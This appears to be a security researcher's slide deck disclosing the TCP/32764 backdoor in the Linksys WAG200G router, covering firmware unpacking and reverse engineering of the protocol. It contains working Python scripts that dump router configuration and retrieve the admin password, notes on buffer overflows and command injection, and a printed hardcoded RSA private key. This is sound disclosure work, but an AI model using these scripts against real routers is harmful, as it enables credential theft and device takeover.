# TCP/32764 backdoor


Or how linksys saved Christmas!


#### Who?

- Eloi Vanderbeken
- @elvanderb
- https://github.com/elvanderb
- eloi vanderbeken gmail com
- Interested in reverse and crypto.
- Don't like to write reports :D
  - Angrish is hard!
- Certified Ethical Dauber | Microsoft Paint MVP




#### When? Christmas!!!






# (1Mb/s) / (10 users \* 68dB) =




#### IDEA!



# But... few years ago...




#### For the record...



### Challenge:

- No access to the http[s] administration tool.
- No admin password anyway...
- NEED DA INTERNET!

#### **CHALLENGE ACCEPTED**



#### Nmap

- Few interesting ports:
  - ReAIM (<a href="http://reaim.sourceforge.net/">http://reaim.sourceforge.net/</a>)
    - Possibly vuln...
  - Unkown service listening on TCP/32764
    - Responds SCMM\xFF\xFF\xFF\xFF\x00\x00\x00\x00\x00 to any requests.



#### GO-GO-GADGET GOOGLE





■ 09-30-2007, 03:53 AM unSpawn Moderator Registered: May 2001 Posts: 25,955 Blog Entries: 50 Rep: Management

- If it's an officially IANA-assigned port (with a number between 0 and roughly 30000) then its number should correspond with a service in /etc/services ('getent services portnumber'), the services file of a scanner like Nmap or an online database like Sans' ISC. \*Note that ephemeral port usage can be configured locally using the /proc/sys/ net/ipv4/ip free port\_range sysctl. An old default was 1024-5000, for servers a value of 32768-61000 rused and some applications want something like 1025-65535. \*Also note these are static timber-to-service mappings and while for instance /etc/services will say TCP/22 matches of that doesn't have to be the case in a particular situation, - Else if it's a port of which you can incompate it using 'netstat -anp', 'lsof -w -n -i protocol ortnumber' or 'fuser -n protocol portnumber' \*This is the most accurate - Else if you do not have access to the host you God interrogate it by for instance telnetting to it \*This is not an accurate method and in the case of a compromised host

you may alert the intruder you're on her case.

If you have access to the host you'll probably find the short-lived process died and the port isn't bound anymore.

1 Answer votes



Hmm, weird.



Hex ff = Decimal 255, so logically the response you are receiving is equivalent to



MMcS 255.255.255.255 0.0.0.0 (dots added for networking clarity) which to me is basically a broadcast address on your network. It could be stating that any ip on your network can use the MMCS service, i.e. 255.255.255.255 net mask 0.0.0.0.

There are a number of things that MMCS could be, such as the MultiMedia Class Scheduler that Vista is able to use to get priority for multimedia traffic over the network. It would explain why the port is only open on your local network too.

Also a bit of info on point 5 of the first post of this page

I doubt it would be something to do with MIP-MANET Cell Switching which appears to be something to do with mobile phone networks. Wow there is some weird stuff that gets returned when you Google for MMCS 255.255.255.255. Like this.

So I'd say it's most likely a port that allows the Windows MultiMedia Class Scheduler to talk to the router to prioritize traffic, but it could be some weird funky mobile phone network stuff.



Mister Guessing 2010!

answered Jul 22 '10 at 22:02 Mokubai 22.9k • 7 • 46 • 69


# Let's get the firmware!

<b>Downloads</b> Please ensure you select the correct hardware version as not all downloads are compatible with your device.	http://support.linksys.com/en-us/support/gateways/WAG200G/download
Version 1.0 Where's my model number?	
License Agreement	-> FU linksys!
No firmware/driver download available	·



http://community.linksys.com/t5/Cable-and-DSL/WAG200G-FR-firmware-upgrade/m-p/233170

-> Thks users!



r1.01.06

r1.01.09 < DIR>

<DIR>

2010-11-13 09:58

2010-11-13 05:42

http://download.modem-help.co.uk/mfcs-L/LinkSys/WAG200G/Firmware/v1/

-> Thks modem-help & google!

# WHER IZ U R&ΦŦ-F\$?!

```
oot@debian:/tmp# binwalk ./WAG200Gv1-EU-AnnexA-ETSI-ML-1.01.09-code.img-
DECIMAL
               HEX
                               DESCRIPTION
                               Copyright string: " 1996-2003 Texas Instruments Inc. All Rights Reserved."
34668
               0x876C
34740
                               Copyright string: " 2003 Telogy Networks, Inc.memsize == 0x%08x"
               0x87B4
138684
               0x21DBC
                               Copyright string: "(C) 2003 Texas Instruments Incorporated; Copyright (C) 1999-2"
138735
               0x21DEF
                               Copyright string: " (C) 1999-2003 Igor Pavlov."
851968
               0×D0000
                               Squashfs filesystem, little endian, version 2.0, size: 2362190 bytes, 708 inodes, blocksize: 32768 bytes, created: Fri
Jun 13 08:25:45 2008
3801010
               0x39FFB2
                               Sercomm firmware signature, version control: 0, download control: 0, hardware ID: "WAG200G", hardware version: 0x4100, f
irmware version: 0x9, starting code segment: 0x0, code size: 0x7300
root@debian:/tmp# dd bs=1 skip=851968 count=2362190 if=WAG200Gv1-EU-AnnexA-ETSI-ML-1.01.09-code.img of=fs.img
2362190+0 enregistrements lus
2362190+0 enregistrements écrits
2362190 octets (2,4 MB) copiés, 1,62859 s, 1,5 MB/s
root@debian:/tmp# file ./fs.img
fs.img: Squashfs filesystem, little endian, version 2.0, 2362190 bytes, 708 inodes, blocksize: 32768 bytes, created: Fri Jun 13 08:25:45 2008/
```



WHER IZ U RΦΦŦ-F\$?! Cont'd


```
root@debian:/tmp# mount -o loop ./fs.img ./wag200g-root/
mount: wrong fs type, bad option, bad superblock on /dev/loop0,
    missing codepage or helper program, or other error
    In some cases useful info is found in syslog - try
    dmesg | tail or so

root@debian:/tmp# dmesg | tail
[ 7232.155321] squashfs: version 4.0 (2009/01/31) Phillip Lougher
[ 7232.155399] SQUASHFS error: Major/Minor mismatch, older Squashfs 2.0 filesystems are unsupported
```

root@debian:/tmp# unsquashfs4 ./fs.img
Parallel unsquashfs: Using 1 processor
gzip uncompress failed with error code -3
read\_block: failed to read block @0x2408c8
read\_fragment\_table: failed to read fragment table block
FATAL ERROR aborting: failed to read fragment table



wag200g-gpl ► code ►	tools ▶ makeimage ▶ squashfs-tools	s <b>&gt;</b>	
<u></u> LZMA_C	27/12/2013 16:52	Dossier de fichiers	
compress.c	11/02/2009 15:37	C source file	3 Ko
Makefile	16/01/2006 11:26	Fichier	1 Ko
mksquashfs.c	16/01/2006 11:26	C source file	60 Ko



#### Chainsaw time!

- Get LZMA SDK 4.65
- Modify squashfs-tools' Makefile:

```
LZMA_SUPPORT = 1
LZMA_DIR = /tmp/LZMA
```

Use your chainsaw on source code:

```
./compressor.c

struct compressor *compressor[] = {
//    &gzip_comp_ops, <- gzip support removed :)
    &lzma_comp_ops,
    &lzo_comp_ops,
    &xz_comp_ops,
    &wx_comp_ops,
    &unknown_comp_ops
};</pre>
```

```
./lzma_wrapper.c

.id = LZMA_COMPRESSION,
// .name = "lzma", <- lzma is now gzip!
.name = "gzip",
.supported = 1
};</pre>
```



## Found you!



#### Where's Waldo^wthe service?

```
D:\tmp\wag200g-root>grep -R ScMM ./
D:\tmp\wag200g-root>grep -R MMcS ./
D:\tmp\wag200g-root>grep -R bind ./ | grep Binary
Binary file ./bin/busybox matches
Binary file ./lib/libatm.so.1.0.0 matches
Binary file ./lib/libhidden prof.so matches
Binary file ./lib/libmatrixssl.so matches
Binary file ./lib/libpppoe.so matches
Binary file ./lib/libuClibc-0.9.19.so matches
Binary file ./lib/libupnp.so matches
Binary file ./lib/libwcfg.so matches
Binary file ./lib/libWdsMngr.so matches
Binary file ./sbin/syslogd matches
Binary file ./usr/etc/mini httpd matches
Binary file ./usr/sbin/atmarpd matches
Binary file ./usr/sbin/dhcp-fwd matches
Binary file ./usr/sbin/nbtscan matches
Binary file ./usr/sbin/ntp matches
Binary file ./usr/sbin/pppoefwd matches
Binary file ./usr/sbin/reaim matches
Binary file ./usr/sbin/routed matches
Binary file ./usr/sbin/scfgmgr matches
Binary file ./usr/sbin/snmp matches
Binary file ./usr/sbin/tc matches
Binary file ./usr/sbin/udhcpd matches
Binary file ./usr/sbin/wizd matches
Binary file ./usr/sbin/wlan init matches
Binary file ./usr/sbin/wpa auth matches
```

FU, maybe it's in little endian...
FU!!! Let's get dirty!

### First steps


- No symbols, MIPS:
  - We'll have to reverse ☺
  - I love reversing and MIPS is easy so it's OK :D

- Very simple binary protocol:
  - Header (0xC bytes) followed by a payload

Header structure:

```
000000000 packet_header struc # (sizeof=0xC)
000000000 signature: .word ?
00000004 message: .word ?
00000008 payload_size: .word ?
00000008
```

# Easy protocol, isn't it?



# Messages...

```
move
1i
        $a0, 0x1042C
1i
       $a1, 0x10430
addu
                         # socket
move
       $a2, socket
       $t9, read packet
nop
       $t9 ; read packet
jalr
nop
        $gp, 0x10470+var_10458($sp)
1w
       $v0, def_401F80 # jumptable 00401F80 default case
bltz
move
 4 44 5
         $v0, 0x10470+var 44($sp)
 1w
 nop
 1w
         $v0, packet header.message($v0)
 nop
 addiu
 sltiu
         $v0, $v1, 0xD
 begz
         $v0, def 401F80 # jumptable 00401F80 default case
 sll
           💴 🎿 😐
          1a
                  $at, 0x400000
          nop
          addiu
          addu
          1w
                  $v0, 0($at)
          nop
          addu
                  $v0, $gp
          jr
                  $v0
                                   # switch 13 cases
```

#### Let's bruteforce them!

```
import socket
    import struct
    import sys
    HOST = '192.168.1.1'
    PORT = 32764
    def send_message(s, message, payload='') :
         header = struct.pack('<III', 0x53634D4D, message, len(payload))</pre>
10
         s.send(header+payload)
        sig, ret val, ret len = struct.unpack('⟨III', s.recv(0xC))
11
12
        assert(sig == 0x53634D4D)
13
        if ret val != 0 :
             return ret val, "ERROR"
        ret str = ""
15
        while len(ret str) < ret len :</pre>
17
             ret str += s.recv(ret len-len(ret str))
         return ret val, ret str
    for message in xrange(1, 0xD) :
21
22
             s = socket.socket(socket.AF INET, socket.SOCK STREAM)
23
             s.settimeout(1)
             s.connect((HOST, PORT))
25
             print 'message : %d'%message
             r = send message(s, message)
             print r[1].encode('string escape')
29
             print 'fail'
```


#### WTF?!

#### message : 1

time\_zone=GMT+1 2\x00time\_daylight=0\x00restore\_default=0\x00wan\_ifname=ppp0\x00wan\_mode=pppoa\x00wan\_iptype=Dynamic\
x00wan\_ipaddr=\x00wan\_netmask=\x00wan\_gateway=\x00wan\_mtu=1500\x00wan\_fix\_dns=0\x00wan\_dns1=\x00wan\_dns2=\x00wan\_maca
ddr=\x00wan\_encap=0\x00pppoa\_encap=1\x00wan\_vpivci\_detect=1\x00wan\_vpi=8\x00wan\_vci=35\x00wan\_account=\x00wan\_domain=
\x00wan\_dod=1\x00wan\_gos=ubr\x00wan\_pcr=\x00wan\_scr=\x00wan\_cmtu=auto\x00ds1\_modulation=MMODE\x00dhcp\_dns0=\x00dhcp\_d
ns1=\x00dhcp\_dns2=\x00dhcp\_wins=\x00dhcp\_server\_ip=\x00wan\_ipaddr=192.168.1.1\x00lan\_netmask=255.255.255.0\x00lan\_bipaddr=
192.168.1.255\x00dhcp\_server\_enable=1\x00dhcp\_server\_ip=\x00dhcp\_start\_ip=192.168.1.100\x00dhcp\_end\_ip=192.168.1.149\
x00dhcp\_reserved=\x00dhcp\_lease=0\x00http\_username=admin\x00http\_password=SUP4\_P4SSWORD\x00http\_timeout=5\x00rt\_stati
c\_route=\x00rt\_rip\_version=1\x00rt\_rip\_direction=0\x00rt\_rip\_recvflag=1\x00rt\_rip\_sendflag=1\x00ddns\_enable=0\x00ddns
\_service\_provider=dyndns\x00ddns\_user\_name=\x00ddns\_password=\x00ddns host\_name=\x00tzo\_user\_name=\x00tzo\_pssword=\x
00tzo\_host\_name=\x00ddns\_use\_wildcards=0\x00pppoe\_username+\x00pppoe\_password=\x00pppoe\_idle=5\x00pppoe\_service=\x00p
ppoe\_redial=30\x00pppoa\_username=SECRET\_ID\x00pppoa\_password=SECRET\_PASSWORD\x00pppoa\_ipaddr=\x00wifi\_ssid=linksys\x0
0wifi\_region=\x00wifi\_channel=11\x00wifi\_auth\_type=3\x00wifi\_psk\_pwd=WIFI\_PASSWORD\x00wifi\_psk\_lifetime=3600\x00wifi\_

#### WTFFFFFFUUUUU?!

NO MOAR INTERNETZ?!



When we restart the script :

message : 1
time\_zone=GMT+1 2\x00time\_daylight=0\x00restore\_default=0\x00wan\_ifname=ppp0\x00wan\_mode=pppoa\x00wan\_iptype=Dynamic\
x00wan\_ipaddr=\x00wan\_netmask=\x00wan\_gateway=\x00wan\_mtu=1500\x00wan\_fix\_dns=0\x00wan\_dns1=\x00wan\_dns2=\x00wan\_maca
ddr=\x00wan\_encap=0\x00pppoa\_encap=1\x00wan\_vpivci\_detect=1\x00wan\_vpi=8\x00wan\_vci=35\x00wan\_account=\x00wan\_domain=
\x00wan\_dod=1\x00wan\_gos=ubr\x00wan\_pcr=\x00wan\_scr=\x00wan\_cmtu=auto\x00ds1\_modulation=MMODE\x00dhcp\_dns0=\x00dhcp\_dns0=\x00dhcp\_dns0=\x00dhcp\_dns0=\x00dhcp\_dns0=\x00dhcp\_dns0=\x00dhcp\_dns0=\x00dhcp\_dns0=\x00dhcp\_server\_ip=\x00dhc



#### Eloi Vanderbeken @elvanderb

be careful when you reverse undocumented service on the family modem router :D "Eloiii! Why the internet is gone ?!"

```
pic.twitter.com/to3Ygvcd2p
```

```
nop addiu $40, (aRestore_defaul - 0x400000) # "restore_default" la $41, 0x400000 mop addiu $41, (word_403768 - 0x400000) la $19, nvram_set nop jair $19; nvram_set nop lw $20, 0x10170+var_10458($50) nop la $19, nvram_commit
```

```
🜃 🎮 🖭
loc_402A78:
                         # jumptable 00401F80 case 11
1i
        $v0, 1
        $at, 0x10000000
la
nop
        $at, (alive - _fdata)
addiu
        $v0, (alive - alive)($at)
8W
        $a0, 0x400000
la
nop
                         # "restore_default"
addiu
        $a0, 0x3928
la.
        $a1, 0x400000
nop
addiu
        $a1, 0x3768
                          # "1"
        $t9, nvram_set
la
nop
jalr
        $t9 ; nvram_set
nop
1w
        $gp, 0x10470+var_10458($sp)
nop
        $t9, nvram_commit
1a
nop
jalr
        $t9 ; nvram commit
                     var_10458($sp)
```

Are you serious, bro?

# Quick messages' reverse...

- 1. Dump configuration (nvram)
- 2. Get configuration var
  - possible stack based buffer overflow (if variable is controlled by the user)
- 3. Set configuration var
  - stack based buffer overflow, output buffer (size ≈ 0x10000) is on the stack.
- 4. Commit nyram
  - set nvram (/dev/mtdblock/3) from /tmp/nvram; check CRC
- 5. Set bridge mode ON (not sure, I didn't have the time to test it)
  - nvram\_set("wan\_mode", bridgedonly)
  - nvram\_set("wan\_encap", 0)
  - nvram set("wan vpi", 8)
  - nvram\_set("wan\_vci", 81)
  - system("/usr/bin/killall br2684ctl")
  - system("/usr/bin/killall udhcpd")
  - system("/usr/bin/killall -9 atm monitor")
  - system("/usr/sbin/rc wan stop >/dev/null 2>&1")
  - system("/usr/sbin/atm\_monitor&")
- 6. Show measured internet speed (download/upload)

### Quick messages' reverse... cont'd

- 7. cmd (yep, it's a shell...)
  - special commands :
    - exit, bye, quit -> quit... (alive = 0)
    - cd : change directory
  - other commands:
    - buffer overflow on cmd output (same buffer again)...
- 8. write file
  - file name in payload
  - root dir = /tmp
  - directory traversal might be possible (not tested but it's an open(sprintf("/tmp/%s", payload))...)
- 9. return version
- 10. return modem router ip
  - nvram\_get("lan\_ipaddr")
- 11. restore default settings
  - nvram\_set("restore\_default", 1)
  - nvram commit)
- 12. read /dev/mtdblock/0 [-4:-2]
  - dunno what it is, I didn't have the time to test it
- 13. dump nvram on disk (/tmp/nvram) and commit

# So if you need an access to the admin panel....

```
import socket
    import struct
    import sys
    HOST = '192.168.1.1'
    PORT = 32764
    def send message(s, message, payload='') :
        header = struct.pack('<III', 0x53634D4D, message, len(payload))
        s.send(header+payload)
10
11
        sig, ret val, ret len = struct.unpack('⟨III', s.recv(0xC))
        assert(sig == 0x53634D4D)
13
        if ret val != 0:
            return ret val, "ERROR"
        ret str = ""
15
        while len(ret str) < ret len :</pre>
            ret str += s.recv(ret len-len(ret str))
        return ret val, ret str
    s = socket.socket(socket.AF INET, socket.SOCK STREAM)
    s.connect((HOST, PORT))
    send message(s, 3, "wlan mgr enable=1")
    print send message(s, 2, "http password")[1]
```

# Thank you Linksys!!!

You saved my Christmas ©

#### Some more lolz...

 I only had 1 day to test my codes/assumptions so the following slides are just some random thoughts/observations...

It wasn't tested but it's probably interesting ©

```
💴 🎿 😐
  loc_407A70:
  la
          $a0, 0x440000
  nop
          $a0, (aHttp_user_agen - 0x440000) # "HTTP_USER_AGENT"
   addiu
          $t9, getenv
  la
  nop
          $t9 ; getenv
  jalr
  nop
          $gp, 0x10128+var_10110($sp)
  1w
          $v0, loc_407AAC
  bnez
          $a0, $v0
  move
               🜃 🎮 🖭
                      $v0, 0x440000
              1a
              nop
                      $v0, (byte_43BBB0 - 0x440000)
              addiu
              nop
                      $a0, $v0
              move
💴 🎿 🖭
loc_407AAC:
       $a1, 0x440000
1a
nop
addiu $a1, (aLinksysWag200g - 0x440000) # "Linksys-WAG200G-Wizard"
       $t9, strcmp
la
nop
jalr
       $t9 ; strcmp
nop
1w
       $gp, 0x10128+var_10110($sp)
       $v0, loc_407B40
bnez
nop
```

In setup.cgi ☺

## A little bit further in setup.cgi...

```
sh
        $zero, 0x10128+var 3E($sp)
move
        $a0, $zero
        $t9, time
la
nop
jalr
        $t9 ; time
nop
        $gp, 0x10128+var_10110($sp)
lw
        $v0, loc 407DE4
bnez
        $a0, $v0
move
li.
        $v0, 0x3344
        $a0, $v0
move
                          # CODE XREF: sub 407958+47C1j
1a
        $t9, get rand key
nop
jalr
        $t9 ; get rand key
nop
        $gp, 0x10128+var 10110($sp)
lw
        $v0, 0x10128+var 3C($sp)
sh
        $v0, $s1, 0x24
addiu
        $v0, 0x10128+var_3A($sp)
sh
```

Generate the key used to encrypt Routercfg.cfg (if I'm right)

```
globl get rand key
                       get rand key:
                       var 10= -0x10
                       var 8= -8
                       var_4= -4
                       li.
                               $qp, 0x481BC
                       addu
                               $qp, $t9
                       addiu
                               $sp, -0x20
                               $gp, 0x20+var 10($sp)
get rand key???
                               $ra, 0x20+var 4($sp)
                               $qp, 0x20+var 8($sp)
                               $t9, srand
                               $t9 ; srand
                       jalr
                       nop
                       1w
                               $gp, 0x20+var 10($sp)
                       nop
                       la
                               $t9, rand
                       nop
                       jalr
                               $t9 ; rand
                       nop
                       1w
                               $gp, 0x20+var 10($sp)
                               $ra, 0x20+var 4($sp)
                       1w
                               $v0, 0xFFFF
                       andi
                               $ra
                       jr
                               $sp, 0x20
                        # End of function get rand key
                                 libtea.so
```



## Again in setup.cgi

Not sure but I think we control this ©

```
$gp, 0x148+var_128($sp)
        $s3, 0x148+var 138($sp)
        $s2, 0x148+var 134($sp)
        $s0, 0x148+var_130($sp)
        $a0, $sp, 0x148+var 120
        $a1, 0x440000
nop
        $a1, (aBinPing2fileSS - 0x440000) # "/bin/ping2file -s %s -c %s -i %s -w %s "...
addiu
        $a2, $s5
move
la
        $t9, sprintf
nop
        $t9 ; sprintf
jalr
nop
        $gp, 0x148+var_128($sp)
1w
        $a0, $sp, 0x148+var 120
addiu
        $t9, system
la
nop
        $t9 ; system
jalr
nop
```

#### mini\_httpd

```
loc 402938:
        $zero, 0x2A8+var_298($sp)
la
        $a0, keys
        $a1. 0x10000000
la
nop
        $a1, (aUsrSbinCertsrv - 0x10000000) # "/usr/sbin/certSrv.pem"
addiu
la
        $a2, 0x10000000
nop
addiu
        $a2, (aUsrSbinPrivkey - 0x10000000) # "/usr/sbin/privkeySrv.pem"
        $t9, matrixSslReadKeys
la
nop
        $t9 ; matrixSslReadKeys
jalr
nop
lw
        $gp, 0x2A8+var 290($sp)
        $v0, loc 402B00
bgez
        $a0, 0x1BB
```

D:\tmp\wag200g-root\usr\sbin>cat privkeySrv.pem
----BEGIN RSA PRIVATE KEY----

MIICXQIBAAKBgQDZ+oYe6DKdjutFqZl3EoavjYNB6BXK1Yi7N2+KHQhHLf+ysbxd
W8upF/slDnirR4fYdujnd0iGNQXUsj576JkwakzZGfAe4aJ2Vtu25Q90BLAOafrd
CeGDLbrBaqJ7tvlaszlttVSYRc9RVJ1sEu2UjiQTRefYf3ZSUaBc5Pw0WwIDAQAB
AoGAQoHpwixepSwiJNMme+ovJgkrb0R8wbJ9UYIMijtpdy5VwhPwwRts/F7QxfGw
Z7IfhLBjR5xhiHFNIiRwZCYH9umPMaxcIWyPOw1BVrDr9sxHeRsTdBMuhgg83Yrq
vMT3cENqQPsdbQLZ6og4JMzvPT89lqvjJtNJAlpjtL+3hAECQQDuvbeLTYu3f2jD
vZeF7Nvq1PNgcw3R6yv7aH0xeoSil47wZyvCjtCRi5PpuNoKfzG+4C795xwYrb8i
d5L2ni3bAkEA6byQe/iwCdCcCQzDUWBPr0IfdbsH0sntAJxH1LDaqWayReMm5Ezs
HHCiMpQbKQAaNoUb7YrQs2VpMxN/EbLJgQJBAJzhC9A9F7dvwK8HUZ9OosBwSLEz
SXyMla0x2Pxh7vBMuT/d+9Jw0Du7xWmK77SAGnc8J4TurfbFjVifzHHERYsCQC01
AHsRU17x7dFJp8f15D4jdVQV5bLu0VnW1XSAnBsv/KrG7tIVkV0E3C8MsBpBLM7u
8q/0qc6cfa8hyt8u0wECQQCqPVpu3rLygB3hPH5kervPkYmwYb+JmlgrXnF0EEvu
V83aHzN2SgBPerns1UwouKv2g++5sQj9WhIxiSiyxV/B

----END RSA PRIVATE KEY----

Hardcoded 1024bit RSA private key ☺ May I show Doge... again?

#### To be continued...

Backdoor is only confirmed on WAG200G, if you know/find other concerned hardware, let me know ©